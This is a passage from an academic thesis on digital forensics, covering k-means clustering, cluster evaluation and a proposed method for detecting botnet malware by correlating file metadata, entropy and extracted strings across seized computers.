Finally there are *Graph Related Tasks* that concerns with discovery of sub graphs, classification of whole graphs and generative models for graphs, e.g., Erdös-Rényi [72]. In the case of sub structures and classification of graphs it is usually computational excessive to detect all of them, such that clear definitions of data representation and fine selection of interesting object features would be appropriate.

Entity extraction, *Association rule mining*, *string comparator* and *sequential pattern mining* are other data mining techniques that can also be used for linking and as methods to create a profile of objects.

3.3.3 Applied Link Mining for Digital Forensics

There are particularly two Link Mining tasks that are relevant to discuss further, due to their use in Digital Forensics, where commonalities and association between evidence is important.

Ranking-based Linking

Ranking techniques, as LBR, can be used for estimating the importance of an event. The ranking values will then depend on the links associated to each analyzed object or entity. In this case, the centrality, influence and authority of an object in a dataset can improve the knowledge about the event analyzed. The meaning of ranking values depend on if the data set is static or dynamic in the way the events are presented. In the case ranking events from dynamic data sets or data sets consisting of temporal information (i.e., time stamps), the ranking of events will change during time and the importance and meaning of the involved objects will vary. In these cases where time is relevant and ranking values changes over time, visualization with a time line will improve the presentation.

The Cross-Drive Analysis (CDA) presented by Simson L. Garfinkel in [13], as discussed in Section 2.1.8, is probably one of the closest methods for applying data mining for digital forensic cross-drive analysis. For the actual correlation, a Multi-Drive Correlator (MDC) using scoring functions was used to compute the number of machines with traces of the same pseudo-unique identifiers, e.g., SSN. The correlations of information are in this case based on statistical techniques. However, within the data mining domain, and particularly link mining, this method has similarities to LBR, as introduced in Section 3.3.2. Research within LBR is usually focused on single object and link types wherein the case of the MDC, scores are assigned machines having common features. E.g., number of emails commonly present on the hard disks.

Examples of ranking algorithms used for ranking entities in networks are PageRank, HITS (Hypertext Induced Topic Selection) and eigenvector centrality [73]. These algorithms are especially useful for cases where there exist lots of links, since the entities importance in the network is ranked based on these links. Cases with few links will make it harder to estimate the entities importance.

In case of malware detection and post-mortem analysis of seized computers, the data set can be considered as static in the way that no new data or events will occur. However, the data already stored on the machine includes time variables that can be considered as temporal and dynamic values, which can be used to improve the knowledge of occurred events.

Clustering of Objects

Clustering is a well known data mining method used for descriptive modeling and there exist several machine learning algorithms for clustering. Although because of its many applications, the focus will be on clustering as a link mining technique.

As already stated, clustering is used to find similarities and common patterns in data. In order to achieve good results from clustering it is important to understand the core principles. The necessary steps involved in clustering and appropriate algorithms to group data with common characteristics will be discussed here.


Clustering was used for BotMiner, presented in [63], where it was used to detect groups of machines that were compromised and part of a botnet. It is also a method supported in [70] as Group Detection, in [74] as Link based cluster analysis and in [75] as a crime data mining technique for identifying common criminal characteristics of suspected individuals. Supervised clustering assumes that the examples used as input are already classified. This can then be used to cluster data based on class specific properties.

Specific steps that have to be followed when performing clustering in general [76], that support existing data mining processes, including additional once are listed below. The steps have to be followed carefully since different choices may lead to different clustering results:

- *Feature selection*: As introduced earlier in this chapter, this is a discipline of its own, having a noticeable impact on the results of the clustering as well as other data mining tasks. It is important that the features cover data with minimum redundancy, are properly selected, and preprocessed before they are utilized further.
- *Proximity measure*: This deals with the problem of defining how similar or dissimilar the objects or feature vectors in the data set are. It requires that the contribution of the feature vectors should be similar and no features in the feature vector should dominate others. A well known proximation measure is the Euclidean Distance, with two n-dimentional feature vectors *i* and *j* it is defined by Han and Kamber [66] in Equation 3.1.

$$d(i,j) = \sqrt{(x_{i1} - x_{j1})^2 + (x_{i2} - x_{j2})^2 + ... + (x_{in} - x_{jn})^2} \qquad (3.1)$$

- *Clustering Criterion*: The expectations of the clustering results have to be defined, e.g., through cost functions or rules in order to define the criterion of what type of cluster is most sensible for the data set involved. Exemplified, a data set of triangles, squares and circles can be clustered in at least two ways, depending on the clustering criterion. They can be clustered by shape or color, as shown in Figure 9.



(a) Shape (b) Color

Figure 9: Clusters based on different Clustering Criterias (a) and (b)

- *Clustering Algorithms*: The Clustering Algorithms define how the input data set will be handled and unravels a clustered structure of it. There are several types of clustering algorithms, e.g., partitional, hierarchical, density-based, grid-based and model-based, to choose from when executing clustering [66]. One of the most popular algorithms, k-means is a partitional algorithm that is discussed later in this section.

- *Validaty of Results*: Correctness of the clustering results has to be verified through the use of scoring functions or other types of tests. The task or procedure of evaluating clustering results is known as cluster validity. This is an important part of clustering since it reveals whether the findings can be considered as random or not. Clustering has no clear objective criterion for measuring its success, unlike classification tasks where test data can provide right or wrong results. It is therefore important that it is evaluated using proper methods and that the results are seen in relations with the application domain. Due to its applicability value for the correlation method, evaluation criterias specifically aimed at the K-means algorithm is presented later in this section.
- *Interpretation of Results*: Results from the clustering usually have to be interpreted by experts within the field of application and related to other evidence from other experiments in order to draw the right conclusions about the initial task. This interpretation can in the case of the later presented correlation method relate to the forensic and malware domain.

In addition to the ones mentioned above, clustering tendency should be applied in order to test whether the data set have a structure suitable for clustering.

Due to the amount of clustering algorithms, with various capabilities and area of application [77] we will here present one of these. A well known algorithm and the one we will present in more detail is the K-means clustering algorithm [59].

K-means

As already stated, K-means is the most popular and probably the most known clustering algorithm [76, 78]. It is a partitioning algorithm that bases itself on two concepts, using point representatives where distance algorithms are used to measure the dissimilarities between the vectors and cluster points. Even if K-means is considered to be a simple and fast algorithm it has weaknesses regarding placing outlier nodes, data with different densities and cluster sizes.

To successfully use the K-means algorithm you have to know the number of clusters you would like, which is the parameter K. Based on given K; K points are chosen as centers randomly. Using the Euclidean Distance metric, all instances in the dataset are assigned to their closest center (being the center of each cluster). Then the "mean" part of K-means is used to calculate the mean of instances assigned to the created clusters. Iterations of this process continue until the cluster centers have been stabilized and stay the same. Having a multidimensional and large dataset, the instances or objects with the most common characteristics will most likely be placed in the same cluster. This algorithm was, e.g., used in [62] for network based intrusion detection to identify anomalous network traffic. X-means, an algorithm based on K-means was used in [63] for grouping bots with common communication and activity patterns.

As one may have suspected, a challenge of using K-means is that the value of initial number of clusters (K) has to be selected in order to perform clustering. In cases where you can estimate the number of clusters, based on solid knowledge about the data, this value can easily be selected. In cases where you are working with extremely large unstructured data sets, with long feature vectors, choosing K can be difficult.

A solution to the K-selection problem is to try out different values of K and observe which seems best [59]. The evaluation of which is best is based on clustered points distances to their center cluster. This can however be a time consuming task. Another method is to choose a few clusters, e.g., by using K=2 and testing whether each of these clusters are worth splitting. A more efficient approach, and probably the best method




Figure 10: Illustration of SOM diagram

to use for choosing K is Self Organized Maps (SOM). Without going into the details of SOM, it is an unsupervised learning technique that creates a two-dimensional grid of cells from multidimensional data sets [35]. This gives an opportunity to find numbers of clusters, which again can be used to estimate K. Figure 10 illustrates a simple example of a SOM diagram, based on feature vectors with 6 attributes and approximately 500 objects, creating 8 segments. In this case, the K could be set as 8 for the clustering algorithm.

Score Functions

For partition based clustering algorithms there are in particular two simple functions that can be used to evaluate the compactness of the cluster's and the separation in between each cluster. These are known as *Within cluster variation* (wc) and *Between cluster variation* (bc).

wc is a simple technique that is used to evaluate the distance from each node to the centroid (r) node of a cluster (Equation 3.2). Based on the sum of squares of the distances (for all nodes), the compactness of each cluster is obtained.

$$wc(C) = \sum_{k=1}^{K} wc(C_K) = \sum_{k=1}^{K} \sum_{x(i) \in C_K} d(X, r_k)^2 \tag{3.2}$$

The evaluation can be performed based on centroids provided by the clustering functions output (if available). The number of operations performed in order to get $wc(C)$ involves the whole data set, making it a comprehensive task. However, an alternative is to calculate the distance between a node's closest neighbors, for all nodes in a cluster, and use the maximum value. bc is used to estimate the distance between the cluster centers (Equation 3.3). In order to evaluate the overall performance of the clustering, wc and bc can be combined by the ratio bc/wc [60].

$$bc(C) = \sum_{1 \leq j < k \leq K} d(r_j, r_k)^2 \tag{3.3}$$

Classes to clusters evaluation

This is a method to test how well the nodes are assigned to clusters based on a predefined class. This type of test can be used to check the clusters against each of the attributes (one at the time) in the data set or a specially defined class attribute. This type of evaluation can also be used to test an attributes influence or relevance in the clusters. The reason for this is that the result of the *classes to clusters evaluation* gives a result showing the number of errors or false node cluster assignments there are. This will then reflect whether the clustering are successful or not, related to the defined class.

The evaluation is done by assigning a class to clusters where the class attribute is mostly represented. Based on this result, errors/exceptions are computed in order to show the variance between the classes and the created clusters.

4 A Framework for Cross-Computer Malware Detection

This chapter helps to narrow and concretize the extent of the later presented correlation method. It includes notations, basic terminology and models that are used for the correlation method, where everything is based on the theory presented in Chapter 2 and 3. The framework includes *Reference Models*, *Additional Framework and Concept Declarations*, and *Evaluation Criteria*.

4.1 Reference Models

An Event-based Digital Forensic Investigation Framework and the *Forensic Process*, presented in 2.1, are chosen as reference models for the framework of the correlation method.

4.1.1 The Event-based Digital Forensic Investigation Framework

The correlation method will cover the *Digital Crime Scene Investigation Phases*, and particularly its *System Preservation & Documentation Phase* and *Evidence Searching & Documentation Phase* from *An Event-based Digital Forensic Investigation Framework*. The selected phases of interest are emphasized in Figure 11. The method is based on this framework in particular because of its focus on events, search and extraction of evidence. The events are in this case malware incidents. In addition, the framework also sustain the digital forensics role in a crime scene investigation, where management of seized machines and media plays a central part when wanting to perform correlation analysis.

- The *System Preservation & Documentation Phase* will for the correlation method be used as an umbrella term for preserving the original state and thorough documentation of all alterations done on the target data, including information related to the incident case in question. Hash functions can be used for preservation and integrity verification of the data.
- *Evidence Searching & Documentation Phase* support the correlation method's search and extraction of evidence and further identification of relevant evidence. The quality of the searching method and data extraction and the integrity of obtained data plays a central role at this phase. Since the original data is extracted and represented in other ways at this stage, the documentation of the transformation caused by the search for evidence have to be precise. Note that the original data will *never* be changed and that the extraction is from a copy of the original.



System Preservation & Documentation Phase
Evidence Searching & Documentation Phase
Event Reconstruction & Documentation Phase

Figure 11: Selected phases from the Digital Crime Scene Investigation Phase

The *Readiness*, *Deployment* and *Physical Crime Scene Investigation* phases are considered as prerequisites for gathering relevant evidence for use with the correlation method.

4.1.2 The Forensic Process

The categories of interest from the Forensic Process is *Collection*, *Examination* and *Analysis*, as reflected in Figure 12. The correlation method includes all these stages. The reason for this is that the other categories are more concerned with management tasks that are harder to automate in order to increase the efficiency and effectiveness of capturing malware evidence. They are in addition superficial since the experiments will be executed in a controlled, virtual environment, with a predefined attack scenario. However, in order to provide sound experiment results and tests of the correlation method, all categories will be considered where appropriate.

- *Collection* applies to the correlation methods ability to gather a copy of the original data, using appropriate methods. This will for the experiments be performed in a virtual environment, using well known tools and methods.
- *Examination* can be linked to the *Evidence Searching & Documentation Phase* presented above, e.g., the importance of documentation to support CoC. Additional tasks of examination that will apply for the correlation method is the use of filtering techniques, for removing known files. Decompression and decryption of files will not be applied in this thesis. This is because of the focus on metadata that in most cases do not require such activities. However, these activities can be applied in the future.
- *Analysis* is in this case the Link Mining procedure, performed to detect similarities between multiple machines. Results from the linking will be used to detect potential traces of malware. The specific Link Mining procedure uses a machine learning algorithm for clustering the data. It is important to notice that the correlation method is not meant to remove manual analysis by a forensic investigator, but ease the task by presenting a limited amount of candidate findings.

4.2 Additional Framework and Concept Declarations

Based on the three phases in the digital crime scene investigation, it is possible to elaborate on the adaption of the phase's relevance to the correlation method. First of all, the information that will be used as input to the correlation method is obtained from the *Deployment Phases* and *Physical Crime Scene Phases*. This is the preconditions of being able to search for evidence, complete any correlations of the gathered data and identify malware. To improve understanding of the correlation method, the concepts and terms used will be defined. These are important for, e.g., controlling and managing multiple machines and evidence.

4.2.1 Incident and Crime

In the context of the correlation method it is not relevant to differentiate the terms *incident* and *crime*. This is because their impact on the evidence is considered as not recognizable individually and that they will not have an effect on the proposed method and its analyzation results. For simplicity, the term *incident* is used for the rest of the




Figure 12: Selected phases from the Forensic Process

paper. This can be defined as: an event or multiple events that have caused adverse changes or damages to a victim computer system.

4.2.2 Expert Knowledge

In many cases, pieces of information about an incident are available, e.g., the approximated time when the incident happened, indications of effect and extent. Expert knowledge is a term that can apply to such information. The term is carefully discussed in [79]. The concept has been simplified and is referring to as: The background knowledge of a qualified expert about an incident that can help to identify and improve the investigation. This is knowledge that is typically involved in defining the target object in the *Evidence Searching* and *Documentation Phase* discussed earlier. In the case of detecting malware traces, this knowledge can be based on, e.g., known malware detection characteristics as presented in Section 2.2.3.

4.2.3 Evidence Collection and Seizing

An incident need not necessarily be under investigation. Therefore, an incident under investigation will be descrived as a *case*. This *case* is thus linked specifically to an event that consists of one or more incidents, closely connected to the task and the defined problem of an investigation.

A case can consist of multiple physical objects. Even if the physical objects in a case can be many things, this thesis only considers computers as the physical object when presenting the correlation method. A computer consists of many components and media types that are able to hold information useful for an investigation.

Figure 13, shows how a case (or multiple) will be refered, involving multiple physical objects (in this case computers), which again consist of multiple medias. The media in focus is the hard disk.




Figure 13: UML representation of the Media and Evidence involved with a Case

4.2.4 Correlation and Link Analysis

To identify links between multiple computers and the data stored on their digital media, the data is considered as data objects. Carrier and Spafford present a suitable definition [1] that will be used as basis:

> "A *digital object* is a discrete collection of digital data, such as a file, a hard disk sector, a network packet, a memory page, or a process."

The focus will be on the data objects, being the collection of digital data on a hard disk (in this case files), referred to as *file objects*. These file objects consist of information possible to utilize for correlations and linking. Each file object consist of different types of information, where each information type represent one feature of the file. These features are also discussed as attributes in the context of the file format and tools used to treat them. Together, multiple features create a feature vector representing the set of each file's features. These features are especially important for detecting malicious activity and traces.

Object Clustering

The links between machines and their grouped file objects are used to further detect the presence of malware. Clustering is used as a group detection method in order to detect these common characteristics among machines. As shown in Figure 8, pre-processing, pattern evaluation and knowledge representation are central pre and post -procedures for data mining. For the correlation method, the input data can vary and it is difficult to define a complete support for all types and situations. However, pre-processing steps, evaluations of results and presentation of the new knowledge especially tied to an incident where multiple machines are involved, will be given.

For clustering there are additional procedures that have to be taken into account. In order to successfully perform clustering on the data, the steps presented in Section 3.3.3 is undertaken in the following way.

- *Feature Selection*: The selected features for the correlation method will be based on the theory of file system forensics and malware detection, typically associated with botnets. Further feature selection analysis and testing will not be part of the scope.
- *Proximity Measure*: This will be based on the algorithms suitable for the chosen clustering algorithm. Other proximity measures will not be evaluated.
- *Clustering Criterion*: The method will cluster file objects with most common features.

The data set consist of only one data type, which is files from a machine's file system, represented as objects.

- *Clustering Algorithm*: The algorithm should be efficient and able to handle different attribute types, representing the files features.
- *Validity of Results*: Appropriate tests and evaluations will be used to verify and validate correlations. Experiments in a control environment with predefined malware infections will be used to evaluate the validity of results. A more detailed presentation of evaluation criteria is presented in the following sections.
- *Interpretation of Results*: The expert knowledge obtained from having source code and raw data files, used for infection, will affect the conclusion of the correlation method's efficiency and effectiveness.

4.3 Evaluation Criteria

Due to the limited number of digital forensics tools, the criteria for evaluating the correlation method can be seen in conjunction with other disciplines, e.g., IDS. This framework helps to define how thoroughly it is possible to evaluate the correlation method and results obtained.

4.3.1 Infection Detection Evaluation

Most of these measurements discussed in Section 2.2.4 are specifically directed at IDS. Only the relevant ones for the correlation method and what to detect, i.e., malware files, will be considered. Since the IDS measurements are quantitative, and not meant for a digital forensic method, only the most relevant ones will be associated and adapted at a high-level.

First of all, the method will cover malware detection from a post-mortem, file system forensics point-of-view. It is not meant to provide a complete detection where a quantitative measurement of its FPR and FNR is possible. However, the methods ability to cluster malware files from multiple computers in the same clusters can be used to qualitatively estimate its detection capabilities.

Another evaluation criteria that can be adapted is the methods ability to correlate events. This is transferable from correlations between network traffic (e.g., of a NIDS) to correlations of events between individual files and correlations among files in multiple computers.

Finally, a qualitative utilization of the *Ability to Identify an Attack*, and *Ability to Determine Attack Success*, is possible to verify on the basis of the malicious files found. This is because in case of an investigation, if a malware is detected, one can verify that the attack against this specific machine is successful.

The rest of the measurements for IDS Evaluation is out of scope due to their lack of relevance within the field of post-mortem digital forensics and malware detection. Especially the base-rate and *Bayesian Detection Rate* are hard to compute due to their reliance on quantitative values of intrusions. As stated before, the correlation method filters and groups files with common characteristics, which at a later stage relies on manual analysis of output data in order to identify and verify malwares existence. This approach involves qualitative evaluations, based on expert knowledge about an incident. This means that TP, FP and FN will exist. It is in particular important to limit the number of FNs, since they can hold necessarily information for the success of the investigation. TPs and FPs, grouped by the correlation method, can be checked manually by the investigator and verified as benign through further analysis of the files contents.

4.3.2 Forensic Evaluation

It is crucial for the correlation method to gather and handle identical copies of the input computers hard disks. By using other well known open-source tools, the validity of the gathered data can be evaluated. This way, the data semi-automatically gathered and analyzed by the correlation method can be verified manually in another digital forensic tool.

Data sets used to evaluate, e.g., IDS systems cannot be applied to evaluate the correlation method. However, using a similar technique by having a data set made for digital investigations, inspired by, e.g., the Digital Forensics Tool Testing Images [80] and The Honeynet Project's Forensic Challenge [81], it would be possible to perform valuable measurements. This is, however, left for future work.

4.3.3 Cluster Evaluation

For the link mining, *classes to cluster evaluation* will identify various attributes impact on the data set. It will also identify how the clustering task is able to group machines with malicious files, based on a predefined class attribute. E.g., a class attribute could be defined for what files are believed to be malicious (for cases where this is possible) and used to measure the correlation methods ability to couple these files from multiple machines together. To simplify the task of recovering the infection files used in the experiments, special filenames will be added.

Simplified score functions are used to estimate the distances between and within generated clusters. Since thorough use of score functions is time consuming and excessive for large data sets, smaller spot tests can be applied using graphs. For data sets with objects having many attributes (as for file objects used in digital forensics), this evaluation method involves numerous operations. However, the task of evaluation can be simplified by focusing on attributes that clearly affect the clustering results, e.g., if a cluster only consists of folders or raw data files.

5 A New Correlation Method for Malware Detection

This chapter presents the theoretical building blocks of the correlation method. This includes the requirements for it to find similarities and links between the computers involved in a malware incident. Next, a practical implementation of the method and the tools used will be presented.

5.1 Theoretical Method

The theoretical method consists of the basic principles and main properties of the correlation method. This gives an overall understanding of the applied disciplines which also support the ability of implement it differently in future research. The method is analogous with digital crime scene investigation techniques and digital forensic processes because of its affiliation to the framework it is defined within.

5.1.1 Preferences

On the basis of the theoretical background, related to the current digital forensics, malware detection and data mining methods, the following preferences are defined:

- The input data must consist of and represent specific patterns and characteristics that facilitate and enable the detection of malware and links between computers
- The amount of data must be simplified or filtered in order to increase efficiency without compromising quality
- Data of interest are to be retrieved and pre-processed so that they reflect and enhances special characteristics related to detection
- Similarities between data from different sources (computers) must be identifiable, present links between them and reflect potential malware causing these links

5.1.2 Design Structure

The main components and mechanisms of the method are given in Figure 14 and discussed accordingly.




Figure 14: Abstraction of method's design structure

Data Collection is supported by digital forensic mechanisms to collect information from a computer's file system, by simply making a copy of the original.

Examination involves the necessary processes to limit the amount of data and to represent file objects in the best possible way. Feature extractions are applied against the file objects at this stage to reflect important characteristics of malware and related files.

The *Link Mining* will use the data set from all involved computers, represented by extracted features and pre-processed in order to suit the Link Mining algorithm of choice. Unsupervised clustering (being a descriptive data mining method) will be used to group files with similar characteristics. This can unite different groups of data with common patterns (across multiple computers) and identify the links between them. The reason that an unsupervised method is used rather than a supervised method is because we do not have information about malware characteristics or signatures that could be used to classify various files, e.g., as malicious or insignificant.

5.1.3 Utility Approximation

The similarities shared among files will not determine exactly which of them are malware, associated with malware or benign. This is because the method is based on descriptive data mining, which means that no files are explicitly classified on the basis of known malware characteristics, but rather the similarities that might be common for multiple machines. This will primarily be used to indirectly identify possible traces of malware (e.g., botnet malware were common characteristics are essential) and that such a method also takes into account anomalies and thus new, unknown patterns.

As a digital forensics method, the ability to filter out and group data with similar features across multiple machines, can improve the efficiency and effectiveness in the way that an investigator is left with smaller amount of and organized data. A visualization of how the method works in practice is given in Figure 15. From the initial total amount of files, the data volume is reduced and finally grouped according to their characteristics. Finally, the grouped files, linked between multiple machines, can analyzed and a group consisting of malware files can be detected.




Figure 15: Practical illustration of the method's utility value

The positive results of data mining, link analysis and physical crime investigations, where insignificant information is removed and links have been used to increased knowledge, supports the method's preconditions for success.

5.1.4 Detection Features

The correlation method relies on extracting and pre-processing features being representative for files. The features, chosen to extract from the machines, are based on typical forensic metadata patterns and special information associated with malware. The features of interest are connected to the files in the file system of each machine.

Metadata is primarily used to identify similarities between multiple machines. There are pros and cons for focusing on the metadata. The biggest benefit is that the methods efficiency increases since the actual file content, being large in many cases, will not be used totally. A disadvantage is that file content will not be extracted and analyzed other than the specific strings that can be used to detect malware. However, by using metadata and string information for finding correlations between multiple machines, the files reflecting these correlations can be investigated further at a later stage using standard forensic tools.

Since most computers are connected to Internet, communication characteristics are typical features for finding links between machines. For malware and especially botnet malware detection, this is no exception. Communication patterns of a botnet can be represented in the file system, in log files, malware code or other files associated to the malware (as discussed in Chapter 2). Many of these patterns can be extracted as strings from files content and be used as features reflecting content of interest in a file. String features as IPs, emails and URLs are typically associated with botnet malware as they need a channel for communicating with their C&C server. All of the features we define as representative for each file on a computer's hard disk is given in Table 1.

The reason for having several features is because of the uncertainty and validity of each feature [82]. This is because in the case of malware, many of these features can be obfuscated, making it important to have several features representing each file for correlations.

Some of the features in Table 1 will have a negative effect on the correlation. These are the ID, File System Entry, Machine ID and Media ID. This is because they are machine-typical features that will only be used as reference for the files and to recover it from the machine responsible. If correlations are based on the similarities of files, files from the same machine and same media will create a higher likelihood of correlation. This also counts for the file system entry and file ID which can be the same across multiple machines.

5.1.5 Feature Extraction

The features of interest, in Table 1, need to be extracted from the hard disk files. The feature extraction is based on the data's origin such that different methods have to be applied.

Forensic Case Supplied Data

This is user supplied information added to the files. This information is used as identifiers and reference in order to show which media on which machine is correlated. Without this information it would be hard, or maybe impossible to trace back where the file is from and to document CoC. It is therefore important that these values are not included in the actual clustering of common file objects.

File Metadata

Metadata of files are used to better define each file object. Since most of this information is used by the file system for administration, this information is easy to acquire using forensic tools. This also includes metadata about deleted files, if the data is not overwritten, as discussed in Chapter 2.

Feature	Values	Origin	Arguments
ID	Numeric	Forensic case supplied meta-data	Represents the file's ID, which are good for reference and CoC
File Size	Numeric	File Metadata	The file's size, relevant for cross-validation
Time stamps	Last time modified, accessed, changed and/or created (MAC)	File Metadata	Creating a time-frame of incidents
File Name	String of whole file path	File Metadata	Relevant for cross-validation of name and to detect obfuscated and renamed file names
File Type	Directory, raw or neither (unallocated)	File Metadata	Separating the file objects roles
Allocation Status	Allocated or not	File Metadata	The file is deleted or not
File System Entry	Inode, FAT or MTF entry number	File Metadata	The file systems reference and relevant for finding the files origin for further analysis
Permission mode	RWX for owner, group and other	File Metadata	Identifies the file's type and permission
Links	Numeric value of link number associated with the file	File Metadata	Dependencies and other involvements
User ID	Numeric representation of ID	File Metadata	The files access rights on the system
Group ID	Numeric representation of the Group the file is controlled by, e.g., Administrators	File Metadata	The files access rights on the system
Sequence	Numeric value, incremented when reallocated	File Metadata	Updated number of changes to files
File Content Type	Estimation of the files content, e.g., being an executable, data file, text file	File Content	Strengthens the understanding of the file's type
MD5 hash	Hash sum of the file content	File Content	Files with identical content will have same hash. Useful for data reduction
Machine ID	Numeric ID of a computer	Forensic case supplied meta-data	For reference and to separate computers used in a case where multiple machines are involved
Media ID	Numeric ID of the media, e.g., hard disk	Forensic case supplied meta-data	For separating medias when multiple are involved
File Entropy	Numeric	File Content	Strengthens the understanding of a file's content, e.g., to detect malware obscurity
IPs	Strings	File Content	Reflect plaintext IP addresses involved in communication
Emails	Strings	File Content	Reflect plaintext mail addresses involved in communication
URLs	Strings	File Content	Reflect plaintext URL addresses involved in communication

Table 1: Features of Interest

File Content

Even though the method doesn't include totally the content of the files, a MD5 sum of the content is used to identify files having the exact same content. Another effect of having a hash of the files content is for integrity verification and for CoC.

In order to detect obscurity techniques like encryption of compression of malicious code (e.g., simple change of file extentions), file's content can be examined further. It is possible to perform several tests on a file's content in order to find what type of content it has. This can be done using, e.g., the *file* tool, using the libmagic library to classify or determine type of data in a file.

Entropy

Another method to estimate the file contents structure is to calculate the file's entropy. This is a method that can be used to detect potential encrypted data [47]. A small experiment was executed to examine the different entropy values created for encrypted, compressed and various types of file formats, e.g., compressed pictures. The entropy values was gathered by using the *Ent* tool [83]. The results are shown in Table 2. Two versions of all file types were created just to get an idea of how files entropy can be evaluated and whether they can reveal obscurity methods. The actual content of the files are here superficial for what is desired to present.

Filename	Filetype	Size(bytes)	Entropy (bits per byte)
compressed1	tar.gz	37459	7.992800
compressed2	tar.gz	2844219	7.998564
encrypted1	AES-256 encrypted	51115	6.022145
encrypted2	AES-256 encrypted	9027940	6.022366
film1	.mpg	3878756	6.743678
film2	.avi	6666752	7.793286
picture1	.gif	37718	7.859920
picture2	.jpg	127511	7.820197
text1	.txt	256129	4.267601
text2	.txt	1270011	4.773954
executable1	.exe	3558912	6.604599
executable2	.exe	1859712	6.701718
article1	.pdf	270507	7.904960
article2	.pdf	447959	7.979037

Table 2: Entropy values gathered from the *Ent* tool

As we can see from Table 2, most of the file types has a value between 6 to 8, while the plain text files have a much lower value. Even though this value cannot alone reflect whether or not a file is obfuscated, it can increase the likelihood of something being incorrect if, e.g., a file said to be a text file has an exceptionally high entropy.

Strings

Keyword searches can be used to get more information about textual features on the analyzed disk. Strings can be found using various methods. Two methods are simple string searches, aimed at the whole image file of the file system, or at each file's content separately. In the case of searches against the whole image file, it is important to identify where the string was found and connect it to its corresponding file and/or disk cluster.

In order to achieve this, we can learn from how Autopsy (graphical interface of TSK) is searching for strings and their corresponding files [84]. By using the grep and strings commands, found in most Linux OS's, Autopsy gets information about the byte-offset (reported by setting the −b flag) where the string is found and calculates the value in order to find the cluster or fragment. This result can again be used for other file system layer tools from TSK.

In the case of the correlation method, the method used in Autopsy is not best suited for file oriented extractions. Searching for strings against the image as a whole requires each string to be associated with the files at a later stage. It is desirable to attach strings to the files, due to the file oriented approach of the method. The icat tool (from TSK) can be used to present the file's content based on the number in MFT, and strings can be found using grep and regular expressions.

5.1.6 Data Reduction

Files that are uninteresting, e.g., known and unaltered program or system files, can be removed during hard disk examination in order to decrease the size of the data set. Several databases with hash values for known files can be used for this purpose. It is important to take into account that some of these databases only classifies their hash database as a database of known files, without separating good and bad files. The definition of bad files are rather vague. In addition to file hashes, databases of hash values for clusters and blocks can also be used for filtering out known data, e.g. bloom filtering.

In cases where confiscated machines have similar OS installations and configurations, creation of an own hash database of a trusted system with similar installation and configuration is preferable. This can be used to filter out more uninteresting and trusted files from the objects that are analyzed.

5.1.7 Link Mining

The Link Mining task that is most appropriate for the correlation method is a descriptive method, using an unsupervised clustering algorithm. Clustering will provide a group detection, where the links between multiple machines exist for clusters in which files are present. Based on what was discussed in Chapter 3, the *event* that has occurred is reflected in the *entities* presence in a cluster, which reveal the corresponding machine's *associations* (thereby links).

